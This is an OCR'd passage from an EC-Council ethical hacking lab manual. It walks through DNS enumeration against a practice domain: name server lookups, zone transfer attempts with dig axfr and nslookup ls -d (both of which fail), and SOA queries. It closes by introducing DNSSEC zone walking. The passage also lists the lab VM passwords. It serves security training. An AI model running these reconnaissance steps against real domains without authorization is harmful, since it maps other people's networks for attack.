
   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
4. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the terminal window, type **dig ns [Target Domain]** (in this case, the target domain is **www.certifiedhacker.com**); press **Enter**.

   Note: In this command, **ns** returns name servers in the result
9. The above command retrieves information about all the DNS name servers of the target domain and displays it in the **ANSWER SECTION**, as shown in the screenshot.

   Note: On Linux-based systems, the dig command is used to query the DNS name servers to retrieve information about target host addresses, name servers, mail exchanges, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



10. In the terminal window, type **dig @[[NameServer]] [[Target Domain]] axfr** (in this example, the name server is **ns1.bluehost.com** and the target domain is **www.certifiedhacker.com**); press **Enter**.

    Note: In this command, **axfr** retrieves zone information.

11. The result appears, displaying that the server is available, but that the **Transfer failed.**, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, zone transfers are not allowed for the target domain; this is why the command resulted in the message: Transfer failed. A penetration tester should attempt DNS zone transfers on different domains of the target organization.
13. Now, we will perform DNS enumeration on Windows DNS servers.
14. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

15. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.




16. The **Command Prompt** window appears; type **nslookup**, and press **Enter**.
17. In the nslookup **interactive** mode, type **set querytype=soa**, and press **Enter**.
18. Type the target domain **certifiedhacker.com** and press **Enter**. This resolves the target domain information.

    Note: set **querytype=soa** sets the query type to SOA (Start of Authority) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


19. The result appears, displaying information about the target domain such as the **primary name server** and **responsible mail addr**, as shown in the screenshot.



20. In the **nslookup** interactive mode, type **ls -d [Name Server]** (in this example, the name is **ns1.bluehost.com**) and press **Enter**, as shown in the screenshot.

    Note: In this command, **ls -d** requests a zone transfer of the specified name server.

21. The result appears, displaying that the DNS server refused the zone transfer, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, the zone transfer was refused for the target domain. A penetration tester should attempt DNS zone transfers on different domains of the target organization.
23. This concludes the demonstration of performing DNS zone transfer using dig and nslookup commands.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows 11** virtual machine.


Task 2: Perform DNS Enumeration using DNSSEC Zone Walking

DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured. The enumerated zone information can assist you in building a host network map. There are various DNSSEC zone walking tools that can be used to enumerate the target domain's DNS record files.

Here, we will use the DNSRecon tool to perform DNS enumeration through DNSSEC zone walking.

